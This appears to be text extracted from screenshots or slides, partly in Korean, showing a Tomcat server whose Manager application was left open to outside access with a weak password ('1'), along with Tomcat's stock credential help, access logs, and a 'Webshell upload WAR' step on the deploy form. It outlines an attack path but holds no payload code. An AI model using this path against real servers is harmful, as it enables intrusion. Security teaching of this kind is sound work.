
이전 완료!



관리자 페이지 외부 접근 허용



password="1"



Welcome to Tomcat



Tomcat 웹 애플리케이션 매니저

메시지: OK

매니저

[애플리케이션들의 목록을 표시](#) [HTML 매니저 도움말](#) [매니저 도움말](#) [서버 상태](#)

애플리케이션들					
경로	버전	표시 이름	실행 중	세션들	명령들
/	지정 안 됨	Welcome to Tomcat	true	0	<div>시작 중지 다시 로드</div> <div>배치된 것을 제거</div> <div>세션들을 만료시키기 idle 값 ≥ 30 분</div>

On-Premise

Web Application Manager
/manager/html

localhost 401 Unauthorized

401 Unauthorized

You are not authorized to view this page. If you have not changed any configuration files, please examine the file `conf/tomcat-users.xml` in your installation. That file must contain the credentials to let you use this webapp.


For example, to add the `manager-gui` role to a user named `tomcat` with a password of `s3cret`, add the following to the config file listed above.

```
<role rolename="manager-gui"/>
<user username="tomcat" password="s3cret" roles="manager-gui"/>
```


Note that for Tomcat 7 onwards, the roles required to use the manager application were changed from the single `manager` role to the following four roles. You will need to assign the role(s) required for the functionality you wish to access.

- `manager-gui` - allows access to the HTML GUI and the status pages
- `manager-script` - allows access to the text interface and the status pages
- `manager-jmx` - allows access to the JMX proxy and the status pages
- `manager-status` - allows access to the status pages only


관리자 페이지 접근 로그



이전부터 쪽



그대로 마이그레이션



Webshell 업로드 WAR

배치

서버에 있는 디렉토리 또는 WAR 파일을 배치합니다.

Context Path (required):

XML 설정 파일 경로:

WAR 또는 디렉토리 경로:

배치

배치할 WAR 파일

업로드할 WAR 파일을 선택하십시오.

파일 선택

선택된 파일 없음

배치

